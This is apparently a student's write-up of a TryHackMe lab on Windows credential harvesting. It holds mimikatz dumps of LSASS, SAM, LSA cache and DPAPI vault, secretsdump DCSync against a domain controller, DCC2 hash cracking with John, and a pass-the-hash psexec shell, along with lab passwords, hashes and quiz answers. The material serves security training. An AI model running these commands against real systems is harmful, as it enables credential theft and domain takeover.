Jr.Pen 14.6. Intro to Credential Harvesting

Task 1 - Introduction

Credential harvesting is among the most effective and commonly used tactics in offensive security assessments. Rather than relying on exploits or privilege escalation vulnerabilities, attackers frequently succeed simply by extracting credentials from where the operating system already stores them. Once you have control of a Windows machine, especially with Local Administrator permissions, you'll find that Windows is holding onto a surprising number of secrets. This room focuses on where those credentials are stored and how to extract them.

Learning Objectives

- Identify the central credential storage mechanisms in Windows and Active Directory
- Extract credentials using mimikatz and impacket
- Understand differences in output based on user privileges
- Crack hashes using Hashcat or John the Ripper

Connected with xfreerdp:

```
root@ip-10-114-86-59:~# xfreerdp /v:10.220.10.20 /u:Administrator /p:'N3w34829DJdd?1'
/cert:ignore +clipboard /dynamic-resolution
```

Task 2 - Windows & Active Directory Credential Stores

Windows and Active Directory store credentials in various formats and locations, depending on whether the system is standalone or domain-joined and whether users need them for login, re-authentication, offline access, or app integration.

LSASS Memory - The **Local Security Authority Subsystem Service (LSASS)** enforces Windows security policies and manages authentication. It actively holds highly sensitive credential material in memory: **NTLM** and **LM password hashes**, **Kerberos tickets** (including TGTs and service tickets), and occasionally plaintext credentials. This in-memory storage supports features like Single Sign-On, allowing credentials to be reused transparently between services. Attackers who gain **SYSTEM-level** access can dump the LSASS process memory to extract these credentials for lateral movement or privilege escalation. Because the data is dynamic and live, **LSASS memory** is a top target for credential theft on compromised systems.

SAM + SYSTEM Hives - The **Security Accounts Manager (SAM)** hive is a key Windows registry database storing password hashes for local user accounts (including local administrators). The hashes are encrypted. Decryption requires a secondary key, the **BootKey**, derived from the **SYSTEM hive**. Attackers extract both hives and use specialised tools to recover all local account hashes. This lets them attempt to crack the offline password or impersonate local users. The **SAM** hive physically resides at `%SystemRoot%\system32\config\SAM` and the **SYSTEM** hive at `%SystemRoot%\system32\config\SYSTEM`; extraction typically requires **SYSTEM** privileges, such as through registry export, Volume Shadow Copy, or direct file access while the OS is offline.

LSA Secrets - Windows stores **LSA Secrets** under the registry key `HKLM\SECURITY\Policy\Secrets`, which contains sensitive secrets, such as **cached domain credentials** for offline logons, **cleartext passwords** (used by scheduled tasks or services), and sometimes **RDP session passwords**. Because these secrets are often in plaintext or easy to decrypt, they are valuable for attackers seeking to reuse credentials. Only **SYSTEM** or **Admin** users can retrieve these secrets via the **Local Security Authority Remote Protocol(LSARPC)** interface or specialised tools.

DPAPI Vault - The **Data Protection API (DPAPI)** is Windows' built-in cryptographic service for protecting application secrets for each user. The DPAPI Vault defines a master key per user used to encrypt credential data (such as saved Wi-Fi passwords and browser logins). The master key is encrypted with a key derived from the user's Windows password, and is stored in `%APPDATA%\Microsoft\Protect`. Attackers with access to the master key and the user's logon password can decrypt all DPAPI-protected secrets for that user account, exposing a broad range of stored credentials.

NTDS.dit - NTDS.dit is the core Active Directory database, present only on domain controllers. It stores all domain user accounts, computer objects, service principals, **NTLM password hashes**, and **Kerberos key** material. Because it represents the authentication authority for the entire domain, obtaining NTDS.dit gives an attacker all the credentials necessary to impersonate any domain user or service, making it the highest-value credential store in domain environments.

This table summarises the stores we'll target in the upcoming tasks:

Store	What It Holds	Why It Exists	Access Method	Tools & Commands
LSASS Memory	NTLM hashes, Kerberos tickets, cleartext (sometimes)	Enables seamless logon across services	Dump live memory of **lsass.exe**	**mimikatz** `sekurlsa::logonpasswordssekurlsa::minidump`
SAM + SYSTEM Hives	Local account hashes	Authentication for local logons (e.g. local admin)	Export registry hives, extract with boot key	**mimikatz** `lsadump::samvssadmin` to extract
LSA Secrets	Cached domain creds, plaintext service creds	Enables offline logon, stores scheduled task passwords, and RDP secrets	RPC via LSARPC named pipe	**secretsdump.py** with local admin creds
DPAPI Vault	Saved passwords from apps (RDP, browsers, WiFi)	User-level secure storage for creds	Access via user token or decrypted master key	**mimikatz** `vault::listvault::cred /export` to extract
NTDS.dit *(DC only)*	Full domain DB: usernames, NTLM & Kerberos keys	Domain authentication and replication	Replicate over MS-DRSR or parse an offline file	`secretsdump.py -just-dclsadump::dcsync`

Answer the questions below

> Which Windows component stores active NTLM and Kerberos credentials in memory?

LSASS

> What file in the C:\Windows\NTDS\ directory contains the AD database?

ntds.dit

> Which Mimikatz command exports DPAPI Vault credentials?

vault::cred /export

Task 3 - Credential Extraction With Mimikatz

Mimikatz is one of the most powerful post-exploitation tools for Windows systems. It allows us to extract credentials from live memory, registry hives, and encrypted credential stores. Mimikatz interacts with Windows APIs to read **LSASS** memory, parse registry hives like **SAM** and **SYSTEM**, and decode **DPAPI** blobs from the user vault.

DPAPI safe - The **Data Protection API (DPAPI)** is used by Windows to securely store recorded identifiers, such as RDP connections, web passwords or Wi-Fi keys. These secrets are stored in the user's Vault and encrypted with keys linked to their Windows account.

```
mimikatz # vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
        Name       : Web Credentials
        Path       : C:\Users\Administrator\AppData\Local\Microsoft\Vault\4BF4C442-9B8
A-41A0-B380-DD4A704DDB28
        Items (0)
```

We can extract the credentials:

```
mimikatz # vault::cred /export
TargetName : gmail.com / &lt;NULL&gt;
UserName   : ElonTusk
Comment    : &lt;NULL&gt;
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : *******
```

Hives SAM + SYSTEM - The **Security Account Manager (SAM)** database contains the hashed passwords of local user accounts.

```
reg save HKLM\SAM C:\Users\Administrator\Desktop\SAM
The operation completed successfully.
reg save HKLM\SYSTEM C:\Users\Administrator\Desktop\SYSTEM
The operation completed successfully.
```

Then, in mimikatz, run:

```
mimikatz # lsadump::sam /sam:"C:\Users\Administrator\Desktop\SAM" /system:"C:\Users\Ad
ministrator\Desktop\SYSTEM"

Domain : WRK
SysKey : fa0661c3eee8696eeb436f2bafa060e7
Local SID : S-1-5-21-1299963100-3047866590-1771456640

SAMKey : f010e877149271eb7483d770b792b556
```

`lsadump::sam`: We are dumping the **SAM** registry, which contains local user hashes.

E**xtracting Cached Credentials**

The **Local Security Authority (LSA)** manages user logins and Windows security. Its primary process, **LSASS (lsass.exe)**, stores credentials (like password hashes and tokens), and protects them from unauthorised access. Accessing **LSASS** memory requires administrator privileges and lets you extract credentials that are currently in use. Accessing **LSA secrets** typically involves reading encrypted data from the Windows registry, often needing **SYSTEM-level** access and special tools to decrypt it.

LSASS Memory

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1680928 (00000000:0019a620)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : WRK
Logon Server      : WRK
Logon Time        : 09/07/2025 16:19:53
SID               : S-1-5-21-1299963100-3047866590-1771456640-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WRK
         * NTLM     : ****************************
         * SHA1     : 72bac754745048a56578a70c478053f7b9629501
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : WRK
         * Password : *************
        kerberos :
         * Username : Administrator
         * Domain   : WRK
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : TRYHACKME\svc-app
         * Domain   : WRK
         * Password : *************
         [00000001]
         * Username : ElonTusk
         * Domain   : gmail.com
         * Password : *************
         ...
```

- `privilege::debug`: Enables the SeDebugPrivilege for mimikatz to read and manipulate process memory (required for LSASS dumps).

- `sekurlsa::logonpasswords`: Reads credential structures from LSASS memory. **Expected output**: A dump of all current user sessions, including usernames, domains, NTLM/SHA1 hashes, and any plaintext passwords found in memory.


LSA Secrets

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

mimikatz # lsadump::cache
Domain : WRK
RID    : 000001f4 (500)
User   : TRYHACKME\Administrator
MsCacheV2 : ******************
```

- `token::elevate`: We steal the SYSTEM token to run as Windows' highest local account.
- `lsadump::cache`: Reads the on-disk LSA cache (**MSCacheV2**). This gives us the hashed domain-user logon secrets saved for offline authentication.




Answer the questions below

> What is Elon Tusk's Gmail password?

MyTusksAreThaB3st

Search using the Mimikatz commands below.

`mimikatz # vault::cred /export`



> What is svc-app's password?

do privilage::debug S3rv!c3Acc!

Search using the Mimikatz commands below.

`mimikatz # sekurlsa::logonpasswords`

Task 4 - Credential Harvesting With Secretsdump

Secretsdump.py from the Impacket suite allows us to extract those secrets over **SMB** using **DCE/RPC**. This tool lets you pull local hashes, LSA secrets, and even full domain credentials, depending on the privileges of the account used.

Dumping Hashes with Local Administrator

```
user@tryhackme$ secretsdump.py WRK/Administrator:N3w34829DJdd?1@10.220.10.20 -output l
ocal_dump

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfa0661c3eee8696eeb436f2bafa060e7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:78165db7b3687203aa6eb88332504bda:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
```

Unlike NTLM hashes, we cannot use DCC2 hashes for pass-the-hash attacks. However, we can use them to crack offline passwords. Let's add **drgonzo's** hash to a file called **dc2_hash.txt**, so that we can crack it:

```
user@tryhackme$ cat dc2_hash.txt
$DCC2$10240#drgonzo#d0dc1647e45cf7364ecec3c7740fce0f
```

Cracking the Hashes

We can use either **Hashcat** or **John** to crack the hashes we recovered thanks to secretsdump.py. If you are unfamiliar with these two tools, we recommend this room.

```
user@tryhackme$ john --format=mscash2 dc2_hash.txt --wordlist=/usr/share/wordlists/roc
kyou.txt
Using default input encoding: UTF-8
Loaded 1 password hashes with 1 different salt (mscash2, MS Cache Hash 2 (DCC2) [PBKDF
2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
```

After a few seconds, we find a password for **drgonzo**. However, although we can RDP into the DC with **drgonzo's** credentials, we cannot read the flag on the domain admin's Desktop.

Dumping Hashes With Domain Admin

```
 user@tryhackme$ secretsdump.py TRYHACKME/drgonzo:*******@10.220.10.10 -just-dc -outpu
t dc_dump
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

This is the format of the output: **username:RID:LM hash:NT hash:::**

Once we have a domain admin's **NTLM hash**, we no longer need to know the plaintext password. We can authenticate as that user directly thanks to Windows' support for **pass-the-hash (PtH)** authentication. We can use **psexec** to get a shell on the DC:

```
user@tryhackme$ psexec.py 'TRYHACKME/Administrator@10.220.10.10' -hashes :***********
****

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Requesting shares on 10.220.10.10.....
[*] Found writable share ADMIN$
[*] Uploading file zicHlJDd.exe
[*] Opening SVCManager on 10.220.10.10.....
[*] Creating service inPh on 10.220.10.10.....
[*] Starting service inPh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32> whoami
nt authority\system
```

And just like that, we've taken over the domain, without needing any exploits. Collecting and reusing credentials, we climbed the ladder to Domain Admin.

Answer the questions below

> What is drgonzo's password?

lasvegas1

> What is the domain Administrators NTLM hash?

d71ee9fb6a3f54496bdc6c941f7a2903

```
root@ip-10-114-86-59:~# secretsdump.py TRYHACKME/drgonzo:lasvegas1@10.220.10.10 -just-dc -output dc_
dump
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d71ee9fb6a3f54496bdc6c941f7a2903:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

> What is the flag located on the domain admin's Desktop?

THM{gotta_l0ve_cr3dential_st0res}

```
root@ip-10-114-86-59:~# secretsdump.py WRK/Administrator:N3w34829DJdd?1@10.220.10.20 -
output local_dump
```

```
TRYHACKME.LOC/svc-app:$DCC2$10240#svc-app#5dd6a528924564f54ec099a133821921: (202
5-07-17 10:12:25+00:00)
TRYHACKME.LOC/drgonzo:$DCC2$10240#drgonzo#d0dc1647e45cf7364ecec3c7740fce0f: (202
5-07-17 12:58:32+00:00)
TRYHACKME.LOC/HunterThompson:$DCC2$10240#HunterThompson#6bcf3ea1652bcad3ed455e0a
970ca10b: (2025-07-17 12:59:17+00:00)
```

```
root@ip-10-114-86-59:~# vim dc2_hash.txt
root@ip-10-114-86-59:~# cat dc2_hash.txt
$DCC2$10240#drgonzo#d0dc1647e45cf7364ecec3c7740fce0f
root@ip-10-114-86-59:~# john --format=mscash2 dc2_hash.txt --w
/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF
2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other k
lasvegas1        (?)
1g 0:00:00:05 DONE (2026-10-08 15:53) 0.1957g/s 2041p/s 2041c/
homeboy
Use the "--show --format=mscash2" options to display all of th
s reliably
Session completed
```

Task 5 - Conclusion

In this room, we learned how to find and extract credentials from different parts of a Windows and AD environment. From memory (**LSASS**) to registry hives (**SAM, SYSTEM, SECURITY**) to cached secrets, credentials are everywhere if you know where to look. We started with local admin access and used tools like **mimikatz** and **secretsdump.py** to uncover passwords, hashes, and tokens. Then, we used those credentials to go further, eventually reaching domain admin access.